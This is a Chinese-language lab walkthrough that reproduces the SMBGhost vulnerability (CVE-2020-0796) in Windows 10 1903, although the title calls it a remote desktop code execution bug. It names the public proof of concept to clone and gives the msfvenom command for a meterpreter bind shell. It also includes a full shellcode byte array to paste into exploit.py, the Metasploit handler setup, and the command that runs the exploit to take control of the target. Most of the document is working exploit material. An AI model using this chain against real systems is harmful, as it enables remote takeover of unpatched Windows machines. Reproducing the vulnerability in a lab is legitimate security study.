**CVE-2020-0796**

**远程桌面代码执行漏洞复现**

(By Jean)

目录

[1. 环境部署 2](#_Toc20976)

[2. 漏洞复现 2](#_Toc9252)

[2.1. 漏洞POC程序 3](#_Toc7364)

[2.2. 生成反向连接木马 3](#_Toc28509)

[2.3. Metasploit开启监听 5](#_Toc25493)

[2.4. 获取权限 6](#_Toc7827)

[3. 参考 7](#_Toc21399)

# 环境部署


|  |  |  |
| --- | --- | --- |
| **主机** | **操作系统** | **IP** |
| 靶机 | Windows10 1903 专业版 | 192.168.180.134 |
| 攻击机 | Centos7 | 192.168.180.129 |

操作系统版本：



# 漏洞复现

**metasploit 版本：metasploit v6.0.19-dev**



关闭windows10防火墙。

## 漏洞POC程序

下载漏洞POC:

git clone https://github.com/chompie1337/SMBGhost\_RCE\_PoC.git

## 生成反向连接木马

使用 msfvenom 生成反向连接木马：

msfvenom -p windows/x64/meterpreter/bind\_tcp LPORT=4444 -b '\x00' -i 1 -f python

进入SMBGhost\_RCE\_PoC，将exploit.py文件中的payload部分替换为

USER\_PAYLOAD = b""

USER\_PAYLOAD += b"\x48\x31\xc9\x48\x81\xe9\xc2\xff\xff\xff\x48\x8d\x05"

USER\_PAYLOAD += b"\xef\xff\xff\xff\x48\xbb\xcf\x19\xa5\xcf\xc1\x6e\xf5"

USER\_PAYLOAD += b"\xb3\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"

USER\_PAYLOAD += b"\x33\x51\x24\x2b\x31\x91\x0a\x4c\x27\xd5\xa5\xcf\xc1"

USER\_PAYLOAD += b"\x2f\xa4\xf2\x9f\x4b\xf4\x87\xf0\xbc\xa3\xd6\x87\x92"

USER\_PAYLOAD += b"\xf7\xaf\x89\xe5\xa7\xab\x87\x92\xf7\xef\x89\xe5\x87"

USER\_PAYLOAD += b"\xe3\x82\x28\x6c\x87\xce\xd9\xbf\xf9\x87\x28\x65\x63"

USER\_PAYLOAD += b"\xfd\x0f\x89\xb1\xe3\x39\xe4\x0e\x08\x63\xb4\xb2\x0e"

USER\_PAYLOAD += b"\xfb\x48\x9d\x80\x3f\xbd\x38\x9d\x39\x2e\x8d\xfd\x26"

USER\_PAYLOAD += b"\xf4\x63\xa9\x98\xdd\xd7\xca\x6c\xfa\x36\xbd\x19\xa5"

USER\_PAYLOAD += b"\xcf\x4a\xee\x7d\xb3\xcf\x19\xed\x4a\x01\x1a\x92\xfb"

USER\_PAYLOAD += b"\xce\xc9\xf5\x8b\x4a\x2e\xd5\x38\x87\x01\xec\xce\x11"

USER\_PAYLOAD += b"\x8d\xa3\xfb\x30\xd0\xe4\x44\xf5\xe6\xbd\xb2\x19\x54"

USER\_PAYLOAD += b"\x94\x06\x89\x5f\x35\x1f\x8e\xd8\x6c\xc2\x80\x6f\x34"

USER\_PAYLOAD += b"\x8b\x2f\x6c\x54\x83\xc2\x22\xd1\xbb\x8a\x20\x74\xba"

USER\_PAYLOAD += b"\x19\x36\xb1\x38\x8f\x3d\xec\xce\x11\x08\xb4\x38\xc3"

USER\_PAYLOAD += b"\x51\xe1\x44\x81\x72\xbc\xb2\x1f\x58\x2e\xcb\x49\x2f"

USER\_PAYLOAD += b"\xad\xf2\x97\x47\xed\xce\x11\x37\xaf\xf2\x97\x58\xfc"

USER\_PAYLOAD += b"\x8e\x9b\x26\x76\x5f\xef\x58\xf7\x30\x21\x36\xb4\xea"

USER\_PAYLOAD += b"\x95\x51\x2e\xdd\x28\x25\x0a\x4c\x30\x44\xec\x71\xb6"

USER\_PAYLOAD += b"\x1d\xc7\xec\xfc\x2b\xa5\xcf\x80\x38\xbc\x3a\x29\x51"

USER\_PAYLOAD += b"\x24\x23\x61\x6f\xf5\xb3\x86\x90\x40\x87\xf0\xae\xa5"

USER\_PAYLOAD += b"\xe3\x86\xde\x61\xcd\xc1\x7f\xa9\xf2\x9b\x50\x2c\x2b"

USER\_PAYLOAD += b"\x8d\xe7\x04\xf2\x75\x55\xd2\xe9\xc6\x91\x20\xff\x46"

USER\_PAYLOAD += b"\xf3\xcd\xce\xc0\x6e\xf5\xea\x8e\xa3\x8c\x4f\xaa\x6e"

USER\_PAYLOAD += b"\x0a\x66\xa5\x1b\xfc\x9f\x91\x23\xc4\x7a\x82\x28\x65"

USER\_PAYLOAD += b"\x87\x3e\xae\xbd\x3a\x0d\x58\x1f\x25\xce\xb1\x15\x4c"

USER\_PAYLOAD += b"\x1a\x51\x2c\x08\xab\x7e\xb4\xeb\x83\x90\x47\x87\x48"

USER\_PAYLOAD += b"\x97\xb4\x09\x0d\xc2\x92\xa8\x3e\xbb\xbd\x82\x1d\x51"

USER\_PAYLOAD += b"\x2c\x36\x80\xd4\x42\x5a\xf7\xe6\x5a\x1a\x8c\x5f\x35"

USER\_PAYLOAD += b"\xfb\xfe\xcb\xed\x46\x38\x2f\x4f\xc7\x23\x22\x44\x30"

USER\_PAYLOAD += b"\x14\x26\x7c\x4a\x87\x90\x62\x8e\x7b\x1b\x9b\xfe\xae"

USER\_PAYLOAD += b"\xe6\x70\x87\x40\xaa\x45\xb1\xcf\x19\xed\x4c\x2d\x7e"

USER\_PAYLOAD += b"\xbd\x3a\x2d\x54\x94\x06\xab\x6a\xb4\xeb\x87\x90\x5c"

USER\_PAYLOAD += b"\x8e\x7b\x6c\x2c\x7b\x90\xe6\x70\x87\x42\xaa\xd5\xed"

USER\_PAYLOAD += b"\x46\xef\xcf\x8f\x80\x37\x9d\xb3\xdf\x19\xa5\x8e\x99"

USER\_PAYLOAD += b"\x26\x7c\x41\x87\x28\x6c\x8e\x7b\x36\x51\xe0\x2a\xe6"

USER\_PAYLOAD += b"\x70\x87\x48\xad\xbc\x3a\x08\x54\x94\x06\x88\xe7\x05"

USER\_PAYLOAD += b"\xfb\x46\xc3\xed\x46\x38\x2f\x4f\xb1\x16\xd1\xfa\x30"

USER\_PAYLOAD += b"\x14\x26\xf4\x70\x87\x30\x63\x87\x44\x98\x80\x52\x8e"

USER\_PAYLOAD += b"\xe6\x42\x97\xab\x6e\xac\xfa\x08\xdb\x55\x7a\x63\x38"

USER\_PAYLOAD += b"\x0a\x66"

## Metasploit开启监听

攻击机进入msfconsole


use exploit/multi/handler

set payload windows/x64/meterpreter/bind\_tcp

set lport 4444

set rhost 192.168.180.134

run




## 获取权限

执行exploit.py（使用python3）


[root@localhsot SMBGhost\_RCE\_PoC]# python -V

Python 3.7.3

python exploit.py -ip 192.168.180.134



成功获取权限：



# 参考

<https://blog.csdn.net/qq_29443517/article/details/106560377>